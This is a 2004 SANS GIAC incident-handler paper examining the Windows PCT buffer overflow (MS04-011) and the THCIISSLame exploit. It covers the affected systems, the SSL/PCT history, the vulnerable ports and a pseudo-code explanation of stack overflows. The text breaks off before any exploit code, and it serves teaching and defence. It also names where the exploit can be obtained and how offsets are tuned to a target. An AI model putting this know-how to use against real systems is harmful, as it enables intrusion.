GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, Exploits, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

Stalking The Wild Buffer

Examining the Microsoft Windows PCT Vulnerability

GIAC Certified Incident Handler

Practical Assignment

Version 3.00

David Schulhoff
Hacker Techniques, Exploits & Incident Handling
San Diego, CA
January 26th – 31st, 2004

Submitted: July 2, 2004

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Table of Contents

Abstract 1
Document Conventions 1
Statement of Purpose 2
The Exploit 3
  Exploit Name 3
  Operating System 3
  Protocols/Services/Applications 6
  Exploit Variants 10
  Description and Exploit Analysis 10
  Exploit/Attack Signatures 22
Platforms/Environments 25
  Victim's Platform 25
  Source Network (Attacker) 26
  Target Network 27
  Network Diagram 28
Stages of the Attack 31
  Reconnaissance and Scanning 31
  Exploiting the System 35
  Keeping Access 37
  Covering Tracks 38
The Incident Handling Process 39
  Preparation Phase 39
    Incident Handling Procedures 39
    Countermeasures 40
    Incident Handling Team 41
    Policy Examples 42
  Identification Phase 42
  Containment Phase 48
  Eradication and Recovery Phase 49
  Lessons Learned Phase 49
Conclusion 50
Exploit References 51
References 52
Appendices 55
  Appendix 1: THCIISSLame.c source code 55

List of Figures and Tables

Figure 1: Credits displayed by THCIISLame 4

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Figure 2: The OSI Reference Model Network Stack 7
Figure 3: Protocol Communication 7
Figure 4: TCP/IP Network Layers 8
Figure 5: SSL's position in the network stack 9
Figure 6: Normal stack 14
Figure 7: Stack in overflow 14
Figure 8: Stack in controlled overflow 15
Figure 9: Stack with NOP sled 16
Figure 10: PCT buffer overflow packet 22
Figure 11: The exploit is not captured in the web log 24
Figure 12: a significant trace left by the exploit 24
Figure 13: SSL Diagnostics Version 1.0 26
Figure 14: A pass-through DMZ 27
Figure 15: exploit test network configuration 28
Figure 16: exploit packet capture view 29
Figure 17: nmap scan for open 443/tcp 33
Figure 18: reverse lookup 34
Figure 19: The cmd.exe process opened remotely by THCIISSLame 36
Figure 20: Full exploit packet capture 37
Figure 21: Exploit missing from web log 44
Figure 22: cmd.exe was launched by the local system account 44
Figure 23: SSL error 46
Table 1: Test network equipment list 27

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Abstract

On the second Tuesday, what many now refer to as “patch Tuesday”, of April, 2004, Microsoft released four security bulletins. Among these was Microsoft Security Bulletin MS04-011 which detailed fourteen separate vulnerabilities, six of them rated critical for one or more Windows operating systems. In the list of the “vulnerability identifiers” in the Technical Details section of the bulletin is the “PCT Vulnerability” which is also referenced as CAN-2003-0719[1] on the Common Vulnerabilities and Exposures website.

PCT is referred to variously within Security Bulletin MS04-011 as the “Private Communications Transport” or “Private Communication Technology” protocol. For the purposes of this paper I selected this vulnerability and a corresponding exploit to examine in detail. We will take a look at both what makes this vulnerability a classic opportunity for exploitation and how its unique characteristics provide an insight into some basic security principles. I take the approach of an individual seeking to take advantage of this “opportunity”, and then look at two different scenarios of organizations dealing with an incident caused by an attack on the PCT vulnerability.

Document Conventions

Specific references in this document use the following fonts and typefaces:

`Command`	Operating system commands are represented in this font style. This style indicates a command that is entered at a command prompt or shell.
`Filename`	Filenames, paths, and directory names are represented in this style.
`computer output`	The results of a command and other computer output are in this style
`Source code`	Exploit and other source code
URL	Web URL's are shown in this style.
Quotation	A citation or quotation from a book or web site is in this style.

[1] CAN-2003-0719 was assigned on September 2nd, 2003; this gives an interesting insight into the time between at least Microsoft’s awareness of the vulnerability and a patch becoming available on April 13th, 2004.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Statement of Purpose

As of this writing, no self-replicating code (e.g. a worm) based on the Windows PCT vulnerability announced by Microsoft in Security Bulletin MS04-011 has been released in the wild. To many system administrators this fact is comforting since cleaning up the residue of worm and virus infestations has been an all too frequent exercise in recent years. Often the time period between a vulnerability's announcement and the appearance of a high-profile, newsworthy worm exploiting that vulnerability is used as a measure for the period one may safely use to protect systems in preparation for the expected onslaught.

A seasoned information security professional understands that this late phase in the life of a vulnerability, that of a significant outbreak of self-replicating code, is merely the most noticeable manifestation of exploitation. In reality the systems affected by the vulnerability have been susceptible to exploitation since the faulty component was created. The question is: how long has the underground community been aware of this potential avenue to compromise your systems?

I have chosen to write about the Windows PCT vulnerability for a number of reasons. Perhaps most important is the availability of effective proof-of-concept code created by Johnny Cyberpunk which can be obtained from The Hacker's Choice web site (www.thc.org). The code provides clean access to an exposed system, leaves no evidence of the compromise in the web logs, and exits without crashing the system or the service used to gain entry.

Another reason for selecting the Windows PCT vulnerability for my paper is that it is a classic example of an Internet exposure. Attacks occur via the SSL protocol, using TCP port 443, a connection widely used by web sites for establishing encrypted data channels.[2] Not only are unknown web surfers not blocked from connecting to a web server using this protocol, presumably they are encouraged to do so to take advantage of the services offered by the web site.

This vulnerability also proves to be instructive concerning a widely known security principle: don't run services/protocols/applications that are not required by the system to fulfill its intended purpose. As we will see, PCT is an obsolete protocol. Similar to the vermiform appendix in the human body, it no longer serves a useful purpose and remains only as a potential source of trouble.

To fully explore both the Windows PCT vulnerability and the THCIISSLame.c exploit, as well as other tools commonly used to gather information and accomplish tasks on the Internet for good or ill, I assume the role of someone seeking to identify and compromise systems vulnerable to this exploit. After reviewing the details of the exploit, the vulnerability, and the environment in

[2] For additional details on the SSL protocol and its relationship to PCT see our discussion in the "Protocols/Services/Applications" section below.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

which we will be working, the five stages of attack, as commonly defined, will be examined. I will then take a close look at two different organizations, with markedly different security postures and see how they deal with a PCT vulnerability related incident.

The Exploit

Exploit Name

This paper discusses system compromises using a binary compiled with Microsoft Visual C++ from source code titled THCIISSLame.c created by Johnny Cyberpunk. We downloaded the code, which is written in the C programming language, from The Hacker's Choice (THC) web site. Mr. Cyberpunk is listed among the THC members on the site's contact page and is the only member credited as an "Exploit Coder", which may explain why he is the author of all the source code listed on THC's exploits page.

Unless otherwise specified, discussion related to this exploit specifically references version 0.3 of the code which is, as of this writing, the latest version available. The exploit was initially released as version 0.1 on April 21st, 2004. As we will explain in the "Stages of the Attack – Exploiting the system" section below, the current version (as does version 0.2) includes changes from the original exploit which significantly ease the method of attack utilized.

THCIISSLame.c targets the "Microsoft Windows Private Communications Transport Protocol Buffer Overrun", as described by SecurityFocus in Bugtraq ID 10116.

Operating System

The exploit code used in this paper was written to be compiled using Microsoft Visual C++ and the resulting binary executed on any Windows 32 bit platform (Windows 2000, Windows XP, Windows 2003, etc.) The code was written and tested by the author to exploit Windows 2000 Server with Service Pack 4, both German and English versions, as indicated in the credits when the compiled program is run, shown below in Figure 1. As I will discuss in the "Description and Exploit Analysis" section below, exploits taking advantage of buffer overflows need to be tuned to some extent to the version of the code they are attacking. I successfully tested the THCIISLame exploit built from an unmodified version of the source code against a Windows 2000 Advanced Server with Service Pack 4, running IIS5 and an SSL enabled web page. Attacks using the same code against a similarly configured system with Service Pack 3 for Windows 2000 installed failed.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.




Figure 1: Credits displayed by THCIISLame

Although this exploit was tuned to demonstrate its effectiveness on Window 2000 with Service Pack 4, many other versions of the Windows operating system also harbor the code responsible for the Windows PCT vulnerability. Unfortunately Microsoft's Security Bulletin MS04-011 covers so many different vulnerabilities it is unclear which of the listed operating systems are affected. However SecurityFocus in typical fashion provides the following thorough list specific to the Windows PCT vulnerability in its Bugtraq ID 10116:

```
Avaya DefinityOne Media Servers
   + Microsoft Windows 2000 Server
   + Microsoft Windows NT Server 4.0 SP6a
Avaya IP600 Media Servers
   + Microsoft Windows 2000 Server
   + Microsoft Windows NT Server 4.0 SP6a
Avaya S3400 Modular Messaging
   + Microsoft Windows 2000 Server
Avaya S8100 Media Servers
   + Microsoft Windows 2000 Server
   + Microsoft Windows NT Server 4.0 SP6a
Microsoft Windows 2000 Advanced Server SP4
Microsoft Windows 2000 Advanced Server SP3
Microsoft Windows 2000 Advanced Server SP2
Microsoft Windows 2000 Advanced Server SP1
Microsoft Windows 2000 Advanced Server
Microsoft Windows 2000 Datacenter Server SP4
Microsoft Windows 2000 Datacenter Server SP3
Microsoft Windows 2000 Datacenter Server SP2
Microsoft Windows 2000 Datacenter Server SP1
Microsoft Windows 2000 Datacenter Server
Microsoft Windows 2000 Professional SP4
Microsoft Windows 2000 Professional SP3
Microsoft Windows 2000 Professional SP2
   + Microsoft Windows 2000 Advanced Server SP2
   + Microsoft Windows 2000 Datacenter Server SP2
   + Microsoft Windows 2000 Server SP2
   + Microsoft Windows 2000 Terminal Services SP2
Microsoft Windows 2000 Professional SP1
   + Microsoft Windows 2000 Advanced Server SP1
   + Microsoft Windows 2000 Datacenter Server SP1
   + Microsoft Windows 2000 Server SP1
   + Microsoft Windows 2000 Terminal Services SP1
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
Microsoft Windows 2000 Professional
   + Microsoft Windows 2000 Advanced Server
   + Microsoft Windows 2000 Datacenter Server
   + Microsoft Windows 2000 Server
   + Microsoft Windows 2000 Terminal Services
Microsoft Windows 2000 Server SP4
Microsoft Windows 2000 Server SP3
Microsoft Windows 2000 Server SP2
Microsoft Windows 2000 Server SP1
Microsoft Windows 2000 Server
Microsoft Windows NT Enterprise Server 4.0 SP6a
Microsoft Windows NT Enterprise Server 4.0 SP6
Microsoft Windows NT Enterprise Server 4.0 SP5
Microsoft Windows NT Enterprise Server 4.0 SP4
Microsoft Windows NT Enterprise Server 4.0 SP3
Microsoft Windows NT Enterprise Server 4.0 SP2
Microsoft Windows NT Enterprise Server 4.0 SP1
Microsoft Windows NT Enterprise Server 4.0
Microsoft Windows NT Server 4.0 SP6a
Microsoft Windows NT Server 4.0 SP6
Microsoft Windows NT Server 4.0 SP5
Microsoft Windows NT Server 4.0 SP4
Microsoft Windows NT Server 4.0 SP3
Microsoft Windows NT Server 4.0 SP2
Microsoft Windows NT Server 4.0 SP1
Microsoft Windows NT Server 4.0
Microsoft Windows NT Terminal Server 4.0 SP6
Microsoft Windows NT Terminal Server 4.0 SP5
Microsoft Windows NT Terminal Server 4.0 SP4
Microsoft Windows NT Terminal Server 4.0 SP3
Microsoft Windows NT Terminal Server 4.0 SP2
Microsoft Windows NT Terminal Server 4.0 SP1
Microsoft Windows NT Terminal Server 4.0
Microsoft Windows NT Workstation 4.0 SP6a
Microsoft Windows NT Workstation 4.0 SP6
Microsoft Windows NT Workstation 4.0 SP5
Microsoft Windows NT Workstation 4.0 SP4
Microsoft Windows NT Workstation 4.0 SP3
Microsoft Windows NT Workstation 4.0 SP2
Microsoft Windows NT Workstation 4.0 SP1
Microsoft Windows NT Workstation 4.0
Microsoft Windows Server 2003 Datacenter Edition
Microsoft Windows Server 2003 Datacenter Edition 64-bit
Microsoft Windows Server 2003 Enterprise Edition
Microsoft Windows Server 2003 Enterprise Edition 64-bit
Microsoft Windows Server 2003 Standard Edition
Microsoft Windows Server 2003 Web Edition
Microsoft Windows XP 64-bit Edition SP1
Microsoft Windows XP 64-bit Edition
Microsoft Windows XP 64-bit Edition Version 2003 SP1
Microsoft Windows XP 64-bit Edition Version 2003
Microsoft Windows XP Home SP1
Microsoft Windows XP Home[3]
```

It is important to note that while the above platforms and versions contain the vulnerability, SSL must be enabled on a system for it to actually be vulnerable. I will expand upon this detail in the following section. As mentioned above, the

[3] http://www.securityfocus.com/bid/10116

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

exploit we will be using is specifically tuned for Windows 2000 with Service Pack 4 installed. We will take a look at some of the concepts and tools that can be used to adjust the offset value in the exploit to adapt it to other vulnerable operating systems listed above in the "Description and Exploit Analysis" section below.

Protocols/Services/Applications

The acronym PCT is commonly expanded in industry documents as "Private Communications Transport". Microsoft refers to PCT in Security Bulletin MS04-011 both as "Private Communications Transport" and "Private Communication Technology".[4] The terms can be used interchangeably; we will refer to the protocol throughout this document simply as PCT.

In my role as an individual lurking on the Internet, waiting for opportunities to compromise vulnerable systems, I pick up on several irresistible scents related to the PCT vulnerability found within Microsoft's Security Bulletin MS04-011. A major attraction is the phrase "remote code execution" found in the Technical Details section of the bulletin; this indicates not only that the vulnerability could be exploited from a system over the Internet (remote) but that we will probably be able to work significant mischief (code execution).

One of the most interesting points concerning the Windows PCT vulnerability is that it is unlikely that many, if any, of the systems which are susceptible to compromise based on this vulnerability require the PCT protocol to be enabled. Even before Microsoft's announcement of the Windows PCT vulnerability they provided instructions for disabling this protocol via registry settings in Knowledge Base article 187498. A primary reference to PCT in Microsoft's MSDN Library specifically states that the protocol *"has been superseded by Secure Sockets Layer 3.0 and the Transport Layer Security Protocol"* and that it is supported *"for backward compatibility only; it should not be used for new development"*.[5] It is interesting that Microsoft gives their obsolete protocol first preference when processing a secure channel, as stated in the Knowledge Base article referenced above: *"Microsoft Internet Information Server will attempt to secure the channel with one of the protocols it supports using the following order of preference: PCT 1.0, SSL 3.0, and then SSL 2.0".* [6]

A trip back into what now seems like ancient Internet history will help put the seemingly overlapping protocols mentioned above into perspective. First, however, lets take a look at what is called the network stack. Figure 2 below

[4] A Technet search of Microsoft.com for the exact phrase "Private Communications Transport" yields five references, all associated with Security Bulletin MS04-011. A similar search for "Private Communication Technology" yields 59 references, varying widely in their context.
[5] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/security/security/private_communications_technology.asp
[6] http://support.microsoft.com/default.aspx?scid=kb;en-us;187498

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

shows the OSI (Open Systems Interconnection) Reference Model. It is a somewhat idealized diagram representing a network stack, or the layers information passes through (from layer 7 down to layer 1) in your computer to be sent out over the network and hopefully be received by another computer's network stack. Also shown are a number of protocols you may be familiar with and at what layer they operate.

7	**Application**	e.g. HTTP, SMTP, SNMP, FTP, Telnet, SSH, NFS, RTSP
6	**Presentation**	e.g. XDR, ASN.1, SMB, AFP
5	**Session**	e.g. ISO 8327 / CCITT X.225, RPC, NetBIOS, ASP
4	**Transport**	e.g. TCP, UDP, RTP, SCTP, SPX, ATP
3	**Network**	e.g. IP, ICMP, IGMP, X.25, CLNP, ARP, RARP, OSPF, RIP, IPX, DDP
2	**Data Link**	e.g. Ethernet, Token ring, PPP, HDLC, Frame relay, ISDN, ATM
1	**Physical**	e.g. electricity, radio, laser

Figure 2: The OSI Reference Model Network Stack[7]

Although data physically passes down through the stack and out onto the network, interaction between protocols is often logically represented as occurring directly between the corresponding layers of the stack, as shown by the dotted lines in Figure 3. While this is a somewhat more abstract concept, it is no less accurate.




Figure 3: Protocol Communication

[7] http://en.wikipedia.org/wiki/TCP/IP

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The actual implementation of the TCP/IP protocol suite (which is the protocol used to communicate over the Internet and is widely used in many organizations) does not map directly to the OSI Reference Model. It is generally represented as a five or four layer stack (physical and data link layers are typically combined into the "link" layer in a four layer diagram). Figure 4 shows a five layer diagram. As mentioned in the Wikipedia article "Internet Protocol Suite", lack of clear definition of OSI Presentation and Session layer activities by the TCP/IP suite means that applications operating above the Transport layer must either handle or ignore these interactions as needed.

	Application "layer 7"	e.g. HTTP, FTP, DNS *(routing protocols like RIP, which for obscure reasons run over UDP, may also be considered part of the network layer)*
4	**Transport**	e.g. TCP, UDP, RTP, SCTP *(routing protocols like OSPF, which run over IP, may also be considered part of the Network layer)*
3	**Network**	For TCP/IP this is the Internet Protocol (IP) *(required protocols like ICMP and IGMP run over IP, but may still be considered part of the network layer; ARP does not run over IP)*
2	**Data Link**	e.g. Ethernet, Token ring, etc.
1	**Physical**	e.g. physical media, and encoding techniques, T1, E1

Figure 4: TCP/IP Network Layers[8]

An understanding of how network stacks are organized will help us fully appreciate the implementation of Secure Sockets Layer (SSL) by Netscape for their web browser in the mid 1990s. An interesting article titled "The Race to Secure Cyberspace"[9] from the Webdeveloper.com site was written during that period and provides an excellent insight into the competition, particularly between Netscape and Microsoft, to dominate the emerging World Wide Web market.

HTTP is the protocol used by web servers and browsers to communicate with each other. By the mid 1990s the S-HTTP protocol, developed by Enterprise Integration Technologies, Inc., was available to provide encrypted HTTP data transfers. It operated at the application layer and was tied to HTTP specifically.

In 1995, Netscape developed SSLv2 and released it with a new version of its browser (SSLv1 was not released publicly). SSL provided the same service of encrypting the data channels it supported and additionally allowed authentication of the server and/or client sides of the connection with X.509 certificates. Another significant difference in Netscape's protocol was that it ran both above the network (TCP) layer and below the application (HTTP, SMTP, etc.) layer, as diagrammed in Figure 5. This allowed it to serve other applications in addition to

[8] Ibid
[9] Larson

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

HTTP. While we commonly associate SSL specifically with secure connections to web servers, other network applications support SSL, for example SMTP, IMAP, POP3, Exchange and LDAP, as well.




Figure 5: SSL's position in the network stack[10]

Microsoft followed Netscape within the next year by releasing Internet Explorer which included their PCT v1.0 protocol.[11] While PCT supported SSLv2, Microsoft characterized PCT as an enhanced SSL, claiming some of their design decisions, like using separate encryption and authentication processes, provided better performance. It also, they felt, addressed some stability and security problems in SSLv2.

As the competition heated up, Netscape quickly addressed problems with SSLv2 by releasing SSLv3. By 1996, the Internet Engineering Task Force (IETF) began developing a non-proprietary standard based on SSLv3, which was released in 1999 as the Transport Layer Security (TLS) protocol version 1. Details of the protocol can be found in RFC 2246. As mentioned above, Microsoft considers their PCT protocol to be superseded by both SSLv3 and TLSv1.

Microsoft provides support for the above protocols in the schannel.dll binary file. This is where the basis for the PCT vulnerability lies. An important point to note is, for a system to be vulnerable an application needs to have SSL enabled. As mentioned above SSL can be enabled in various network applications. A message in the SecurityFocus Bugtraq Archive discusses some of the technical details related to the PCT vulnerabilities. The message, from Juliano Rizzo, provides the following information about Windows platform services that may be affected:

> The following services can be used as attack vectors:
>
> IIS 4.0
> IIS 5.0
> IIS 5.1

[10] http://developer.netscape.com/docs/manuals/security/sslin/contents.htm
[11] In the "Vulnerability Details" section of Security Bulletin MS04-011, Microsoft credits Visa International as a co-developer of PCT.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Exchange 5.0 with SSL enabled
Active Directory with SSL

The vulnerable IIS and Microsoft Exchange services are:
HTTPS 443/tcp
SMTP 25/tcp (STARTTLS)
IMAP 993/tcp,
POP3 995/tcp
NNTP 563/tcp.

Active Directory:
ldaps 636/tcp
globalcatLDAPssl 3269/tcp.[12]

Exploit Variants

Based on exploits listed in SecurityFocus BID 10116, THCIISSLame.c is the only self-contained exploit available for the Windows PCT vulnerability. BID 10116 does, however, list two modules created for the Metasploit Framework, iis5x_ssl_pct.pm and windows_ssl_pct.pm.

The Metasploit Framework is an application written mostly in Perl and is therefore likely to run well on any system that supports Perl, particularly Unix and similar platforms. According to the Metasploit Project Framework page, Cygwin is required to successfully run Metasploit on Windows. The Metasploit Framework is designed to support the creation and execution of exploit modules that provide specific information about vulnerabilities. I have not had the opportunity to work with the Metasploit Framework as yet. However, it is possible to review the content of its exploit modules and extract some information about the nature of the exploits, particularly if they are well documented.

Both Metasploit Framework modules written to exploit the Windows PCT vulnerability are based on THCIISLame.c and give Johnny Cyberpunk co-author credit along with H D Moore. Of particular interest are the offset values provided in the modules for Windows 2000 Service Packs 0 through 4, and Windows XP Service Packs 0 and 1. Offsets are values that align the buffer overflow attack with the location of the vulnerable code in the target system. Offsets will be discussed in more detail in the next section.

Description and Exploit Analysis

You don't spend much time contemplating malware (malicious software) before you run into the term "buffer overflow" or "buffer overrun". Faulty code allowing a

[12] Rizzo

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

successful buffer overflow attack has been the target vulnerability for many, if not most, of the high-profile worm proliferations in the past few years. Code Red, SQL Slammer, Blaster, Nachi, and Sasser - examples of worms that readily come to mind – are all based on exploitation of buffer overflows. Nor is this category of worm a new phenomenon; Robert T. Morris created and released a worm based on a buffer overflow with devastating effect in 1988, a time when computer worms and even the Internet were hardly household terms.

The Windows PCT vulnerability is likewise based on a buffer overflow. As an opportunist seeking to "own" systems exposed to the Internet to gain a foothold for deeper penetration into an unwary organization, I am aware of the value of a good buffer overflow. Before we look at the details of this vulnerability, we should take a look at what a buffer overflow is and how, in general, it can be exploited. This is a complex subject with many variations about which many excellent book chapters and papers have been written. I will only really be covering the basics on this topic. I encourage readers interested in learning more to make use of the "References" section at the end of this paper.

It is important to note that many of the technical details in the following discussion refer specifically to computers based on an Intel 32 bit Architecture (IA32). That covers the vast majority of systems running both Windows and Linux operating systems and, since the exploit we will be examining targets Windows systems, it is useful to focus on that platform.

As computers run applications and manipulate data to complete the useful tasks they were created to handle, the code and data in use at that time is stored in the computer's memory. When the computer loads an application, the application is assigned an area of memory to use. The application's memory space is subdivided into regions called segments. Memory allocations differ to some degree among operating systems, but the same basic constructs can be seen in all of them. Application code, the step-by-step instructions followed by the computer, is put into the text segment, also referred to as the code segment, which is a read-only area of memory. Data used by the application are stored in several other areas, depending on various characteristics of the data. Global variables, which can be accessed from anywhere within the application, and constants are stored in the bss or data segments, depending on whether on not the data has been initialized, or assigned a value. The text, bss, and data segments do not change in size after they have been created when the application loads into memory.

Two other memory areas are created when the application starts, the heap segment and the stack segment. These areas are not fixed in size; they can grow or shrink as the application runs. In "Managing Heap Memory in Win32" Randy Kath of Microsoft states: *"The heap's primary function is to efficiently manage the memory and address space of a process for an application."*[13] The

[13] Kath

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

stack and its characteristics are of particular interest to us in this discussion; the Windows PCT vulnerability is a stack buffer overflow.

The system's processor, or CPU (Intel Pentium 4 for example), contains a handful of registers, basically temporary storage compartments, that handle data as it is being processed. The registers are also used to keep track of various locations in memory. One of these registers is the instruction pointer (IP) register, which contains the location of the next instruction for the processor to execute.

Applications are generally put together in a well organized way. Functions are created to accomplish specific tasks and these functions are often used, or called, many times within a program. Functions call other functions, which call other functions and so on, resulting in nested functions. When a function is called by the application, it is often passed data (arguments) it needs to process. The function will also generally create its own variables, called local variables, to accomplish its tasks. After a function completes its work, control is passed back to the function that originally called it.

This is where the stack segment comes into play. Function arguments and local variables are stored on the stack. The instruction pointer value at the time a function is called is also stored on the stack, allowing a function to pick up where it left off when control is returned from a subordinate function. As we will see shortly, it is the orderly manor that this information is stored on the stack, referred to as LIFO, or Last In First Out, that provides an opportunity for exploitation.

The last piece of our puzzle is the buffer itself and the way it is handled by applications written using the C programming language. C (and C++, an object-oriented extension of C) is often considered to be the culprit in this whole buffer overflow scenario. It is a powerful, flexible language which provides programmers a number of useful capabilities including direct memory manipulation. This requires the programmer to know what he or she is doing and to tread very carefully. The potent nature of the C language is probably why it is used to develop the majority of commercial applications, as well as the operating systems themselves.

A buffer is a chunk of memory specified in a program for the purpose of holding data of some kind. An example of this is a command line argument. At a command prompt you might type: `notepad mydoc.txt` and press Enter. The command line argument here is `mydoc.txt` which is passed to the notepad application where it is placed in a buffer and, in this case, used right away as data specifying what document to open.

Buffers must be handled very carefully in C. Data put in a buffer typically does not fill the buffer completely, so the data is supposed to be terminated with a NULL character (integer 0). Unfortunately, many buffer handling functions in C

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

do not take care of that detail, leaving it to the programmer. Programmers often handle this problem by asking themselves: "What is the largest size I can ever imagine anyone needing for this data?", and then creating a buffer of that size, or maybe even a little bigger for good measure. They don't anticipate that anyone would ever deliberately attempt to put more data in the buffer than it can handle. Du-oh!

So our cast of characters is assembled; let's see how the scene plays out. Please note that the "application" that follows and the buffer overflow that is described using that application are not a functioning, practical example. They are an abstraction designed to give a high-level view of one way a stack buffer overflow attack can be implemented. As mentioned above, we encourage the reader to explore one or more of the excellent and detailed references on buffer overflows and other exploits listed at the end of this paper.

We'll use the following pseudo-code as our example:

```
main_function(input)
{
        timebomb("I love ", input)
        print "I'm done"
}

function timebomb(var1, var2)
{
        buffer[32]
        buffer = var1 + var2
        print buffer
}
```

Our fake application, we'll call it DuOh, is meant to receive one command line argument. The app's main_function takes the input it receives from the command line and passes it, along with the first argument "I love ", when it calls the timebomb function. Timebomb puts the two arguments together in the buffer, prints the results to the screen and the returns control to the main_function which prints "I'm done" to the screen and then ends.

Note that the second argument passed to timebomb is, including spaces, 7 characters. We have generously created a 32 character buffer, allowing the command line argument to be 24 characters (don't forget to leave room for the terminating NULL character).

Let's examine at how the stack looks during a well behaved situation. We start our program from the command line: `DuOh hacking`

The argument "hacking" is passed to main_function which then calls the timebomb function. Before the timebomb function begins running, its arguments are put on the stack, followed by the instruction pointer so the main_function will know where to start running after timebomb ends, the base pointer, and the buffer. So the stack now looks like this:

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.




Figure 6: Normal stack

Note that this is an abstract diagram; the stack is actually neatly organized into 32 bit wide blocks. The buffer, which we specified as 32 characters in size, has plenty of room to accommodate "hacking is great" when the timebomb function puts that into the buffer, so the app performs as expected.

Unfortunately, a malcontent shows up and runs our little app:

```
DuOh "kicking cats and pinching babies"
```

We are going to run into a problem when the timebomb function tries to put var1 and var2 into the buffer:




Figure 7: Stack in overflow

We didn't take any steps in our code to validate the input or make sure our buffer was properly terminated so it *overflowed* past its proper boundaries. Most significantly, it wrote over the value for the IP. When timebomb finishes, the main_function will retrieve what it believes is the correct value for the IP so it can

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

resume executing there. When it gets the wrong value, the results are unpredictable and generally not good. Most likely the application will crash.

